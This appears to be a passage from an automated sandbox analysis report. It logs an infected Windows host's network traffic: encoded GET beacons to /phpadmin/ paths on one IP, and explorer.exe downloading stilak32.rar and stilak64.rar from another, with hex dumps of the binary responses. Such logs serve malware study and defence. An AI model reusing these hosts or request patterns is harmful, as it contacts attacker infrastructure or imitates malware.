3c 47 2b 74 cd 39 1f dc 18 32 2f e0 00 8c d0 28 0e 13 d1 70 db 15 39 da 20 14 8b e0 b8 1b 3c 02 e0 b2 a5 3c ca fe e7 fb 71 b2 bc 46 2d bc b4 9e 2c 4d 42 51 60 d9 48 e0 73 ba b2 e6 ff cc b8 db 2e e2 47 db bb 09 3a b9 9f 21 fe 77 2e 1d b2 85 0d a1 6a 4b 3e 56 67 a8 28 25 b1 f2 cf ad c9 e6 f4 18 51 6f b6 b0 8a 87 9d fb ce 15 d9 a2 86 b4 13 c6 dd e0 49 26 f1 50 24 7d 04 14 ea d1 2d 24 e9 a6 f4 22 05 98 d9 91 38 e1 02 fb 62 5c 43 30 a0 74 a0 fe 8a 61 5b a4 5f 98 c5 39 06 b3 ff b3 25 3e 04 88 b4 82 83 94 64 a9 84 cb 9f 9f 1f 70 bf a6 3d 99 30 75 a2 26 ad af ef f7 ba 7e 13 36 dd ec 5b 00 93 21 74 eb 71 3e 31 3f 16 27 12 09 56 f4 b7 72 7d 36 19 03 2a 7c a9 f7 0e db 60 ea 21 0c ac 34 69 0b f0 81 dc 2d 5f e4 a4 b6 24 55 e6 24 ff de 1c d5 e9 18 d3 35 2a 51 65 b0 c5 0f d5 01 1b 9a a0 5e 93 f9 68 c7 00 64 1f 2c 80 f7 41 5f e5 a0 9d 2f c6 86 8f 6f 8b 9d 4c b1 75 fc 20 25 d0 69 a5 8d 42 8d 70 8d 86 c2 f3 67 47 48 b7 50 67 56 93 04 87 a8 94 6f b6 e3 87 a3 b4 4d 82 29 55 55 cc bf 88 0f b6 e6 4e 07 85 85 7b fd 4d fd 55 f7 b8 74 b1 8b 37 53 df fb 4f 98 6d 65 18 3a 85 dd 02 aa 7b f8 75 8a 02 bd 0a 6a 66 4a 19 f0 33 ea 01 93 bf 2a 36 65 f8 7e ef 26 c4 af a9 2e 18 c8 ed b3 86 8f 46 e9 a7 e4 ec 13 e5 6d 9b c1 09 49 cc 98 5f b5 0a 69 9d 1c e3 cc c3 38 81 ac 51 37 ad b2 6c 2f 7d 59 19 40 d7 7e f1 53 45 02 45 53 44 6c 2d 0d c7 9a 76 0c 41 e9 e0 e3 e8 77 65 0c 72 10 fe 62 87 ff 9f c1 11 34 4f a6 32 7d 9d 57 30 b5 40 b5 bb f8 5b 1b 7b 6f 92 b8 55 ce df 06 0e ce dd 7e ac 10 7e fd 5b dd 43 a7 d8 02 48 aa 68 37 27 8b 94 13 39 6a 48 27 0b 97 37 5f 35 45 41 33 2d 34 0a Data Ascii: ,hwcEV_D0\4,IEAq("MDo{rOz`l=+KkhAm$_n^z<)4w6iJxAc9T[KAwmZi'(")y}iv924=QC}X!@EE6'DH`r U_?qqT+*o?L^Z/xi\8Lm'-5<TNK%B"2k+Dl{,qeu!inYwP+,JY{_zVqeK)9619:)AR>i$<G+t92/(p9 <<qF-,MBQ`Hs.G:!w.jK>Vg(%QoI&P$}-$"8b\C0ta[_9%>dp=0u&~6[!tq>1?'Vr}6*|`!4i-_U5*Qe^hd,A_/oLu %iBpgGHPgVoM)UUN{MUt7SOme:{ujf J3*6e~&.FmI_i8Q7l/}Y@~SEESDl-vAwerb4O2}W0@[{oU~~[CHh7'9jH'7_5EA3-4
Apr 22, 2022 16:15:22.811302900 CEST	539	OUT	GET /phpadmin/zilwS36OC_2/FnjmOckuG_2BCm/VAdwDdj_2Fnac_2F0y6xc/deXhx0rBocPzi7tR/z8VoemZhKD JOEZ_/2FB71dJS5j3dZE2NGK/cGLO3t6yJ/yUrrIk8eZ08FZSU_2FS0/2G1FFOzId8doUQdjVtt/kPQnX57urwlFyS qx1IZrAD/AgrnwQGGtXT4R/Tizv3fN7/xX9kvTCwfaZ1KZbAGWbajAo/gFAssOtH9Z/e8lp2TS1JzI4llaNY/olcdYO51/byt.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 16:15:23.208308935 CEST	540	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 14:15:23 GMT Content-Type: application/octet-stream Content-Length: 237210 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262b87b2a943.bin" Data Raw: c5 94 a1 d4 cf 01 54 ad 67 b8 35 ce fb a5 32 f4 b8 b7 20 18 bc af a0 b9 ec 7b fb 86 8b 40 5e 0c 4a 06 ae 62 ba 7e a8 0e 1b 4e 14 4a 61 22 66 60 c1 90 c2 5a 82 32 07 b5 0a 28 8e 7e ea 85 17 e2 57 83 3e 40 70 7a c8 68 8c 7d d1 83 2a 85 e7 64 0d ab 77 92 0b f8 d4 ae aa 6d 4c 70 33 cb 56 58 74 22 20 f5 7b 99 7b 0e 65 8e 51 07 ac ce 98 00 ec e4 f0 89 47 50 b4 65 b8 e6 23 43 ea 16 0d b5 8e 48 c9 d4 b9 c9 0f 48 2b 92 f5 d9 19 96 9f b7 32 8f 57 f8 3a 9c fc 78 1d 08 05 6b ca 6b 56 e1 08 8a 76 14 44 72 99 2e 7d 22 b0 6c 29 5b 8c 06 be c3 af d8 ef ff 64 73 b5 62 45 13 3e b1 99 c6 c3 60 ae 9b 3e dd 20 19 6a a3 cd 7a 59 d5 b4 c1 aa a6 dc 4b 26 e5 4e 0a ac 02 9b 15 7a 9d 51 f7 1e e8 c4 41 6e b0 8e ff d2 ab 95 a3 8f 5b f5 e4 4b 8d 05 c5 21 c3 0d 04 92 f1 83 5d d6 cd 19 d6 95 ef 7a 20 dc 91 10 4b 51 4d c4 2f 7e 03 c5 fb c7 08 d6 e6 74 2d 56 44 d8 a7 57 e5 91 1a 81 81 28 8e 88 63 7a 12 47 80 4d 99 4c 72 45 22 50 02 d6 85 c2 6c fd db 8c 27 af ef 7c 2f 5d 7c 0b e5 88 33 be dd 60 30 74 74 8c a3 06 b9 ed d1 2c 46 b0 e9 a1 97 b3 ea 80 a0 99 6b 07 3c 37 c9 12 1f ca d9 c3 f6 bb 95 dd 15 23 53 41 27 6f f3 b7 88 01 8a d4 d8 80 fd 64 fa 32 a6 51 db 9f c7 ee e4 2d 78 68 27 22 5a e0 e3 ba 67 38 ba 44 d8 c0 55 c4 ec 9a 89 db f1 e0 2e d2 f7 a6 dc 66 3e 69 cc e8 de eb f3 85 39 5d 45 7f b9 f1 d9 92 47 72 e8 1c dc 16 5f 94 8a 34 c6 6c c7 7f bf 51 e6 91 79 6b ec b5 f2 72 8a 6e b3 d4 29 d2 4a 3d 65 71 97 ed a8 79 9f fb cb 30 cc fd 81 1c 66 39 8a b5 b5 5f 2c dd e5 5b 58 45 3b 5a 92 5c 70 43 7f 69 e1 9b 6d 7f db ab 8b d9 4b ae 21 5f 89 c8 75 0c 23 18 67 b6 b0 86 9b cc 76 18 15 a9 b3 09 79 d9 aa 99 d5 8b c9 51 00 53 c1 31 2b cd 41 d0 8a 96 d9 92 f2 7f 67 79 25 7f e2 62 ad 75 e8 be a6 7a 01 eb 0c f3 5a 4c 9f 68 d1 7f e9 9e 7f 08 a9 1c 84 4b b7 f0 66 31 a6 2b 57 22 e5 0e 43 be b8 fc 02 48 c9 d3 b8 1c e9 cc 51 f3 27 a8 b6 0c 56 89 f3 0e 39 c0 70 63 51 a6 e5 fc 29 3c a8 0f ec 59 d0 f4 34 c5 27 e7 61 7b 18 d0 12 e9 ab 44 40 e0 f6 7f 5e 83 98 d8 bc 67 ce ce 0f e5 1f 97 a0 21 8a 8e bc 55 43 ed 76 28 e5 0b 47 e0 f3 ff d0 21 b2 bc 73 a8 04 22 a6 ff 80 9f 8f 27 4d 47 a6 c6 82 70 1a 05 2d e6 88 42 ba 6d eb 81 16 9c c2 93 e2 65 77 90 f6 1e fa 29 11 df 98 6b fa 90 d3 03 e2 3a e4 ea 7c 50 f4 57 34 74 0a ea 2a 2c c1 b6 1b 90 45 b5 a5 5d c8 a3 e5 2d c5 1b 47 36 e5 5e 5c ff 60 5b 86 7b 3a 3b 37 57 9d 83 86 72 e8 ac ff 51 7d 5b 56 f9 58 9b fc bd c3 ae 7f 17 f4 86 5d ac bf 83 30 cc a8 ac 1b 10 85 b4 67 38 3f 05 02 4b 10 c3 bc 6d cc 98 fe aa 9d fd 82 48 09 5f 6d c5 24 98 bc 1e 8d d0 32 3a be ba 5b cc 59 71 10 19 db f1 27 b4 18 19 51 81 c9 dc 2a 68 da d5 ca 34 87 4e 78 63 94 78 3a e6 ce 53 d9 88 10 f3 a7 80 63 78 a7 38 76 d7 18 61 67 78 00 29 51 09 8f 4c 89 4b ca 92 9c 13 7e 59 39 a0 51 aa fa d1 03 3b 4a 5f 67 d0 85 63 ea 30 6f 0d e8 09 ae 34 e7 8a 90 d9 95 4b fd 26 05 fb 0e 7c 02 b0 0c f9 67 df 98 0f 79 8c 6d ff 0c e7 be 6a b7 12 29 4d 0b 62 99 8f 98 67 62 02 8d b2 49 94 fa b5 be b0 ec 6a 9a af d8 30 7c aa 3f 85 d3 66 54 02 99 b6 98 bd be ce 73 8d 03 3f fe 89 4f 99 33 c1 d3 c5 bf fa 8b fb Data Ascii: Tg52 {@^Jb~NJa"f`Z2(~W>@pzh}*dwmLp3VXt" {{eQGPe#CHH+2W:xkkVvDr.}"I)[dsbE>`> jzYK&NzQAn[K!]z KQM/~t-VDW(czGMLrE"Pl'|/]|3`0tt,Fk<7#SA'od2Q-xh'"Zg8DU.f>i9]EGr_4lQykrn)J=eqy0f9_,[XE;Z\pCimK!_u#gvyQS1+Ag y%buzZLhKf1+W"CHQ'V9pcQ)<Y4'a{D@^g!UCv(G!s'"MGp-Bmew)k:|PW4t*,E]-G6^\`[{:;7WrQ}[VX]0g8?KmH_m$2:[Yq'Q *h4Nxcx:Scx8vagx)QLK~Y9Q;J_gc0o4K&|gymj)MbgbIj0|?fTs?O3
Apr 22, 2022 16:15:24.287033081 CEST	794	OUT	GET /phpadmin/TYhCb5d3/Qd3Po_2BKjelP_2F7WSwUso/7m8jnTpLRx/uExGwdKAdHoPBjWMC/elgD5kzT2sqT/T 1iJBxA5UdT/uL5VED_2B8E0P8/_2FtpnrB_2FZlg9AlWg_2/BdtlwpvI_2BcVtwg/McOCY72thR3WVt5/wVoK31AOn 6hDpHdQON/XBB32U4r8/fKY68F7l0jZNTMcXJ71L/odruZsWwSuNEIUWqi7s/08LTc4yWUohU0pkFp1T8P2/l2fvxo mE6/r6zvT.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 16:15:24.667445898 CEST	796	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 14:15:24 GMT Content-Type: application/octet-stream Content-Length: 1869 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262b87c98b4c.bin" Data Raw: 40 d1 e5 5a 8b c7 b4 20 04 1d ee a2 24 f1 96 9d 26 a1 0b 1b 7e e3 4e 1f 5d 3c 4d da 10 7c 95 81 0f 16 f7 ee 7d fb 39 8c 70 71 45 d9 0f ab ad 60 01 a5 32 5d be 0d 61 0e 50 82 f8 65 5b 9a 22 17 77 7e df 1d d3 e9 2a 08 c4 85 a2 d9 7c 2f 82 76 1f a1 0c 49 88 f8 0e c9 2d a0 8a 50 56 c2 c7 92 94 e2 ec 7e 79 4a 65 9b 26 e4 dd 72 cc a9 e7 63 18 5b ca dd df b9 3c ff 59 43 c8 9c c3 1a 12 d9 00 09 54 eb 65 b3 47 f4 68 0c b2 8f b5 20 fb 61 ad f0 29 d6 ef 6f ad 1f 9b 0f 56 f2 39 7e b4 2e 17 15 94 17 47 de 21 36 e1 25 3a 1c 1e 8d 36 93 c2 c8 4e 60 10 93 49 cd cf 19 4f 0c 1f a5 d3 5d df 25 13 ca 40 20 64 fe 4b 27 eb fb 5b ce 56 73 77 b6 d4 6f 61 c2 6b 4e fe cb 73 77 22 e9 f6 1d 48 0c 2e 7a d7 73 4c e6 51 80 cb f5 e3 20 5b 24 a3 68 83 38 6a 87 1d d6 fc d3 cf f2 a2 a3 35 f3 19 e8 ac 2c e4 cb 70 a5 b0 92 e2 87 00 7b 31 2a 0d 22 de b4 1e 6d 5d 7c 13 90 ef 11 74 34 aa 7e 6b 92 3a e5 d5 5c be 59 0b ec ab 8a db cf 67 a8 2b 63 24 50 a1 20 ed 30 f3 e8 e0 28 6b 51 f4 5e e9 8f c2 69 d8 28 69 51 46 a7 72 50 9d 2a 97 f7 91 81 7c 6c 5a d0 ba ac bd 1c d8 97 9e 7f 2d 30 0e 8b 0a c6 f9 a4 b5 dc 66 f3 19 b7 79 89 51 9b eb 95 fa e6 32 f7 db 83 04 be d0 a4 34 40 10 7b e0 ea 75 18 6e 32 43 93 ff ec 97 e9 13 de b1 39 90 ae fd b1 88 f6 eb a8 a3 5f d3 40 f2 8a c8 1a b5 da 23 07 28 14 d4 48 91 e4 75 6c 2e 2f 59 14 ed cd 56 33 a4 6f 3c 74 70 51 26 d2 f1 00 9d c7 9e 68 ca 93 01 b0 18 8b 9c 3a 19 27 47 cf c7 cc f2 d1 42 aa e5 ce 1f 0f 07 03 9a 24 72 37 bc 30 c3 42 3d 57 49 09 18 78 26 bc 66 1e 36 de 2a c7 72 0d 10 ee fa 93 05 a5 63 7e 1c e1 d8 c6 71 0e 0f 77 91 6d aa 79 b3 3a 27 fe 2e 3b 53 ad 84 37 f4 45 54 52 da 80 67 3c 9c 44 86 2a a7 58 26 94 83 b1 bd ca d7 ad 1d 43 f8 70 2b 43 d2 05 fd d2 bd 6b 6f 62 28 7b 75 60 c4 14 07 07 2c f7 3e f3 95 1f 56 90 0c 06 3e 6c 02 6c 89 e1 6c 0b cb a0 a3 9c ba 25 72 e8 31 27 75 22 9d 20 f7 46 af 10 5d c0 d6 ec 16 ab 36 03 82 9f fb a2 ca 77 e2 f1 69 ad fe a5 b9 2c 1b 4a e3 1d 69 43 fc 81 b7 22 57 f1 2c fa 72 4d 17 49 56 ad 1f ff 4a a5 38 50 c9 b2 68 b3 c4 e2 33 e0 9b 81 eb 69 56 89 c3 9b 32 9c 57 30 ee 5d 75 8b e2 b2 d7 ee fb a8 48 a0 5e f2 34 a7 15 38 ac ae 28 2c 60 6f 00 b8 12 2b bf 5a 7d fc 9d 1c f0 1a dd a6 92 7f f1 c5 f3 02 e2 83 f6 a1 52 db f7 14 b9 38 35 28 e6 2b 62 1a 3f b8 e0 b5 43 ea a8 92 b6 60 5b 95 b3 d5 09 19 61 54 a7 f6 67 69 2b 6d 9e 93 4e 6a 56 d6 3f 53 09 df 02 18 fe f4 5e 79 48 1e 9b 82 dc cf fb 80 f3 bb 65 a6 56 0e 5a e8 78 a7 13 70 ac ce cc c9 43 75 3c f7 ef 58 23 f8 c7 88 e3 17 85 ca 17 bb 6e 86 b2 4d 6f 8a da 5c 1b 90 9a d2 4d 26 35 99 bb 8b 29 ea 31 7b 6b 5f b9 0e 00 3a a4 e4 ea 72 09 48 da 0c d2 ae 7f 25 91 ec 37 59 6e 37 a1 80 7c 8e 19 d1 1d 3a ee dc 6d 6a 4c 0b 42 b6 2b 61 83 0b d7 d9 f5 f6 ce 72 f7 b5 90 05 e5 3f 8a 59 21 da ac 86 48 37 1f 98 8f 3a 7e a8 72 fb a7 30 f0 f0 02 05 b3 ae ea dd 01 b1 44 fd d2 ee a8 d7 98 54 14 92 eb 8f 4e 62 a3 f2 7e 80 f8 92 9d 71 a2 ed 5c 8a 7c f2 dd 5c 75 7c 65 29 cd 7c e2 5d aa 2d f2 1d f5 f7 ab 93 ec 3b 66 10 48 80 13 8e 53 aa 6d ca d6 5e d2 47 e2 a0 4b fe ca fd 03 fd fa 45 3e c5 74 Data Ascii: @Z $&~N]<M|}9pqE`2]aPe["w~*|/vI-PV~yJe&rc[<YCTeGh a)oV9~.G!6%:6N`IO]%@ dK'[VswoakNsw"H.zsLQ [$h8j5,p{1*"m]|t4~k:\Yg+c$P 0(kQ^i(iQFrP*|lZ-0fyQ24@{un2C9_@#(Hul./YV3o<tpQ&h:'GB$r70B=Wlx&f6*rc~qwmy:'.;S 7ETRg<D*X&Cp+Ckob({u`,>V>lll%r1'u" F]6wi,JiC"W,rMIVJ8Ph3iV2W0]uH^48(,`o+Z}R85(+b?C`[aTgi+mNjV?S^yHeV ZxpCu<X#nMo\M&5)1{k_:rH%7Yn7|:mjLB+ar?Y!H7:~r0DTNb~q|\u|e)|]-;fHSm^GKE>t

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49842	193.56.146.148	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 16:17:41.267824888 CEST	7948	OUT	GET /stilak32.rar HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 193.56.146.148 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 16:17:41.338412046 CEST	7949	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 14:17:41 GMT Content-Type: application/x-rar-compressed Content-Length: 345757 Last-Modified: Tue, 15 Feb 2022 12:21:38 GMT Connection: keep-alive ETag: "620b9ad2-5469d" Accept-Ranges: bytes Data Raw: 58 35 47 8f e8 82 a6 72 f1 89 40 c8 0f 2b 14 05 63 77 e7 dc 78 c6 da 87 72 79 b9 3d 62 27 63 83 37 71 62 40 0f 9a de 97 59 6e 9f ae f2 94 7c 42 cf 29 76 b1 99 3f 1c 71 77 d8 a0 4f b8 ef b1 be 22 e6 5b d0 3a a5 11 4c 6f 9c 0b 85 8a 22 c4 2b 29 8f 0d 9c c1 99 d6 ea 4a de c1 45 72 53 27 3a 15 a4 f0 6c fa 65 82 2f d5 cc 25 1f b5 c5 46 91 de 36 dc d7 57 01 1d 68 cb 3e fb 34 73 75 d4 b6 26 85 56 56 a5 53 ec 7f 8e 45 7c 0f 04 3a e2 5c 8e 38 6b d4 a4 c9 33 f1 e8 9d 9c cd c9 d9 31 91 80 a1 fb 3b 34 f0 4b d5 fb 29 88 6e 34 28 73 68 1b 7c 99 1b 0b b0 e3 31 af 72 38 ff cf 4d 82 9b 1f 9e 95 4b 6d 9e 1a 2a 78 67 1c 82 58 31 32 16 8e 7c 3f 9d c6 25 bd 3d 35 6f 5d a5 ff c1 2f 00 22 9c 3e 60 f4 6f 45 70 47 1a 97 d0 0f 52 bf a5 60 07 3e 3a 01 90 c6 99 e6 d7 8b c6 88 61 1d 28 51 f1 00 be 13 f2 05 dc ee f4 ab f6 3e 91 af c9 27 f4 fa 42 52 c6 b6 5d d1 8c b8 ae 13 d6 67 1b 56 2c 4c aa 32 e5 98 ef 4d 36 97 39 02 74 71 22 f0 ec 1a ed 63 97 f0 b4 b8 e3 55 e0 1a c5 3b a7 c8 40 7a 62 8b 8c 19 78 0f c1 61 93 e3 82 65 06 98 b9 bb 88 04 d5 c8 94 9a 26 fa 9b 78 7a 12 55 ca 9d c0 9d ec 92 e8 f6 83 26 03 b0 3c b3 21 d1 50 1a 32 9d a1 58 3c bc 54 ac 32 af 28 4d 3e 49 44 ba a1 3c b2 51 a0 c7 a0 9f a2 86 4e 4e 1a 65 79 e2 63 67 c5 ed 42 b3 02 b9 79 98 f1 d0 84 7a 70 9e 64 be 21 79 0f 63 85 a2 c1 d6 b0 7f 47 ee 61 ea 37 68 44 9f e1 8a 57 65 c3 53 0b d7 96 9b 20 f8 83 1f 48 c3 45 93 cc c8 50 2d 07 44 8e 58 19 82 df b5 a1 26 72 61 0e 8a 11 d0 04 25 ae 9a b8 13 5a 2b a4 c5 cb f9 4d cf d8 47 9a 61 80 a3 b3 75 ca f5 34 43 a7 5e 22 b4 14 65 55 4b fa 3d 90 c3 6c 9f 4e ad 5e 5d 6d f1 98 6d 96 d8 0f b0 69 d6 4a a8 9f 43 51 5a 69 e2 8b cb 14 cc eb 2b 0b 1f 3f 61 8a a1 e4 1e c1 fb 76 b9 5c c2 75 8b 47 e6 86 b7 04 b8 89 75 78 ef fe fd 6c 22 50 bb 95 16 ad ff eb 94 c3 99 22 b3 5e 8f 15 72 56 13 bf dc 75 22 9c a3 75 7a ff d1 88 80 2c bb 8a c5 cd ec b1 59 00 f7 fb 14 17 98 ef aa 47 b3 63 a3 d8 a0 8e b6 ec 17 4e 7f 31 10 92 e2 84 8c f0 fc be a7 f8 34 2f ea 47 c3 e7 12 72 ef 08 ff 91 57 13 b6 37 69 76 ed 9f 2d 7e 93 70 35 b2 25 84 6f 80 db 26 96 3a e5 32 df 9d dd a9 e6 a3 ea 4f c0 b4 d1 3c f4 7d 63 9c 1c 5b 0f 7f 5b 9d 04 63 d8 fd 96 d7 0b 24 d0 0c b5 88 94 ee 88 88 40 6d f7 78 a7 aa a6 cc 0c a6 bb b6 a7 93 ea dd 68 56 93 b7 16 a4 09 05 e3 e2 c3 10 2a f1 e5 b0 82 4e 03 3f a3 00 28 22 77 57 f7 6f 69 64 a3 89 3f db 81 09 26 06 fd 3d 7f ac c2 e8 98 e4 69 bc 66 8d a5 de 08 18 eb 99 3a ad 56 ca 06 93 5a 54 24 bd 3d f3 37 d3 cc 00 c2 2b c9 e2 8b ef 86 dd 7a 7c 27 71 ca 91 1f 86 95 01 6e 3b e7 05 95 73 2e 22 d4 de 2d 45 96 14 03 bd 12 17 93 6e d6 45 d1 28 af 75 c5 aa 09 2c e5 71 ff 02 3a 2e 33 d0 f0 ab 63 ba df 16 51 5b 65 87 ef f3 b1 67 86 3c 16 3a 4b 0d f0 6e 18 26 fe 7f 6e 5a e7 ec 94 ea c2 61 52 55 98 cd a8 21 e0 48 7a 07 ed c3 ea 11 22 3c 73 57 91 38 82 f3 10 96 f6 54 7a 70 00 17 cb f1 71 aa 71 e9 c5 7b 15 58 d5 f3 bd 3c 25 f0 28 7a f6 f4 79 da b3 77 03 a5 f8 44 f9 5b 28 48 9a 16 39 d0 4a 1c d4 fe 09 3d ca f5 9c 70 60 d4 19 db a9 e6 1b ba 57 62 60 7b a7 79 d8 2e 51 83 af e8 d7 7a 12 cb 04 60 cd 85 b3 bd 3b c0 64 51 5c 60 91 21 ba 8b 14 79 e3 6e 60 24 02 23 87 b0 ac a4 3b 1c 57 c6 d5 81 41 07 99 3a 7a 07 b6 2e 9d c2 5f ef f1 ce eb 12 08 a2 7d b2 94 87 aa ea e0 34 69 ea 61 1d 81 b8 5a 08 81 6f 9f db Data Ascii: X5Gr@+cwxry=b'c7qb@Yn|B)v?qwO"[:Lo"+)JErS':le/%F6Wh>4su&VVSE|:\8k31;4K)n4(sh|1r8MKm*xgX12|?%=5o]/">`oEpGR`>:a(Q>'BR]gV,L2M69tq"cU;@zbxae&xzU&<!P2X<T2(M>ID<QNNeycgByzpd!ycGa7hDWeS HEP-DX&ra%Z+MGau4C^"eUK=lN^]mmiJCQZi+?av\uGuxl"P"^rVu"uz,YGcN14/GrW7iv-~p5%o&:2O<}c[[c$@mxhV*N?("wWoid?&=if:VZT$=7+z|'qn;s."-EnE(u,q:.3cQ[eg<:Kn&nZaRU!Hz"<sW8Tzpqq{X<%(zywD[(H9J=p`Wb`{y.Qz`;dQ\`!yn`$#;WA:z._}4iaZo
Apr 22, 2022 16:17:42.148870945 CEST	8312	OUT	GET /stilak64.rar HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 193.56.146.148 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 16:17:42.219147921 CEST	8313	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 14:17:42 GMT Content-Type: application/x-rar-compressed Content-Length: 482451 Last-Modified: Tue, 15 Feb 2022 12:21:38 GMT Connection: keep-alive ETag: "620b9ad2-75c93" Accept-Ranges: bytes Data Raw: 0d 75 7c 71 77 25 41 de ab 55 1e f7 96 9a 6c be f5 45 95 4d 32 9f 20 4a c7 75 c2 48 42 b2 9d 70 79 d1 c9 d2 8a a0 c4 98 cb 9c 62 cc 29 48 78 69 e2 4b 72 e8 76 04 55 11 7e dc a5 1c aa 27 c3 38 70 74 b5 77 f5 ff 26 86 e1 0f 94 12 25 51 f4 84 cd 6f 10 e4 b6 3c 40 51 b9 53 d2 22 e5 d3 07 cd 32 eb 3f 1b cd eb d4 99 0b 3a 82 60 ef 83 1c 01 45 59 a2 e7 de a0 50 e1 0d 1a e0 53 d9 8d 52 d9 f8 fd 0f a8 59 d9 cb 1b 4a 88 81 0d f5 58 25 6f fe 67 b8 c5 1d 52 63 70 21 42 a2 d5 d8 65 56 53 fc 44 e5 72 27 56 d3 64 c1 db 2b 5b 76 26 64 0c 0d 53 dc 67 1d 4d 09 d4 a0 b3 53 b8 24 f9 0a b2 87 24 05 8b 53 27 e7 f1 2c 84 a8 40 4e 26 63 54 cb 6f 9d 0f f3 33 b8 43 7f 1e 62 4d 96 36 7f ad d7 3e c7 53 b4 e8 a2 2e bb 0f 9c 3d 23 3a a7 c6 d0 55 03 cc 90 7c 87 31 85 73 13 76 ca 31 f5 9b ff 6d a5 61 b9 a3 8a a3 70 38 cd ff fc a5 66 21 c0 08 8d 27 be 35 3b f6 5c 96 3a 15 33 48 5d 38 e7 e2 60 d9 df 15 5e 38 07 0d b2 a6 bf 50 6a 84 33 1a e8 a6 da 86 e8 3f d7 e6 d7 24 76 eb 96 bb a5 cc 6f 82 b4 0e a3 79 5e c4 60 e6 b6 5a 03 73 f2 67 fe 2b 78 1a 50 d4 ac a0 35 79 ff 03 5a 49 99 4e 11 ce 75 a6 04 f1 6f 6b 3b b5 73 03 95 e2 ab e4 3b b5 74 1a 60 c5 2a ad e7 d7 5d b3 0a d9 11 d5 6c 27 56 52 63 47 d7 0b 2d 3a 0d 45 8d 8e 97 77 07 1e e5 d4 dc e1 88 fe f9 d2 74 7d 4f a7 04 b8 f3 ba fb 40 1f 49 e7 b5 06 6b 79 35 59 33 7e 88 43 79 f6 33 77 f8 c8 ef 58 18 8f 90 cc 03 b5 17 69 23 0a 85 4f b5 c4 01 9a e0 61 1f bc 73 d0 da 01 f1 c2 5d 73 03 99 68 63 02 11 cd 42 d7 a7 f9 20 9f 83 b6 c1 f1 6d dd e8 f0 68 04 65 de 14 85 03 c0 50 2d d5 45 6e 83 2c d8 34 26 52 0f d3 bd 70 5c 15 72 c0 2d 25 0e 70 34 46 b2 4d af a3 f5 ea fc 35 9f 7c 01 51 88 bd ea 0f ab 08 fd b4 f0 dd 4c 98 dc db db 94 5b ee 64 b9 a0 58 cb a9 c4 6a 3c fa e7 dd e0 c3 7e 0d 04 68 49 66 77 73 a7 81 63 0d b7 bd c5 2c 1d 8b e1 c4 9b db 9f bb ca 15 a2 e4 43 f9 13 60 0b 9a ad f7 28 5b 81 d1 7a 80 20 7e a2 0c d6 a0 bf 35 bb 3f 9d a7 04 30 12 cf 8a 06 c4 70 c8 63 b4 97 e4 ec e7 4c de 30 bc c6 6c b4 58 72 30 4a a9 6a dc 0d 62 51 0c 2e 6d 7e 49 a4 cb 04 60 4d f7 8c cd b7 1b 66 44 52 6d 9a e4 19 d6 ae ad 72 a4 7f 12 12 2a 4c 15 6e 1e 0f fa 7f 99 10 90 98 a0 1e 48 80 d7 0b b4 b5 bd a1 01 84 ab 4b 57 4c cd cc da 25 67 ce 38 f1 cb 56 2f 2f f2 0f c5 97 98 16 f7 e9 ae d3 ed a9 76 91 de 56 f9 43 bc c3 c2 c7 5b bb bb 68 69 d0 14 82 3f 10 a2 6e 6b 5f fa 85 97 2b a1 36 2a 1d c3 16 cb 60 da 79 c5 54 ad 23 d0 d1 7a 3d 77 d6 11 c2 99 d6 d4 1d 4f 4f a6 87 29 4a f4 4d 75 de 90 ef 07 21 95 ec b2 dd 47 c4 5a c9 94 5f 99 25 d4 29 8f d5 d4 9d f3 0a cf d3 ea 33 f1 e0 ad f5 2a 05 52 f9 f5 b9 b1 73 c4 5f da 48 15 9f f0 11 61 22 c7 ca ed 47 54 83 8a 99 5a 1d 5d 6a 26 ec a2 f4 93 b7 be 84 4a 9b 83 73 9c 88 8d a7 8a 64 0e 2f 0a e0 7c 51 07 72 bf 82 ee 91 ab 28 16 49 86 83 31 93 d1 b6 c9 85 8d 4c a7 0b 97 98 bb 12 a3 63 64 d1 ed bc 7d 1b f3 71 0a e1 84 d5 7d 30 40 57 1b df 64 50 82 a1 d9 4a d6 c2 01 a8 a9 4d a0 ab c5 b1 49 93 77 1c 5a 0d a8 b8 bf 21 5d 65 52 da 4d aa 2f cf 8e 02 88 c0 b3 1d b0 1c c7 bb b2 e9 50 67 88 8c 43 3a 7c 65 7c 56 da d7 83 e0 5e 2a ea 15 82 65 73 d3 a4 83 fd 66 90 28 2e 03 56 49 f7 43 49 38 d8 22 71 f5 1a 69 26 db 83 eb 1a 3f 4a ee 68 12 3a 9d 6c ed 14 dc 44 48 15 7d c2 f2 76 14 21 c5 cf a6 be ab bc 53 ec 6a a1 b4 e9 a3 09 5b c5 1b 52 cd 8d ed Data Ascii: u|qw%AUlEM2 JuHBpyb)HxiKrvU~'8ptw&%Qo<@QS"2?:`EYPSRYJX%ogRcp!BeVSDr'Vd+[v&dSgM 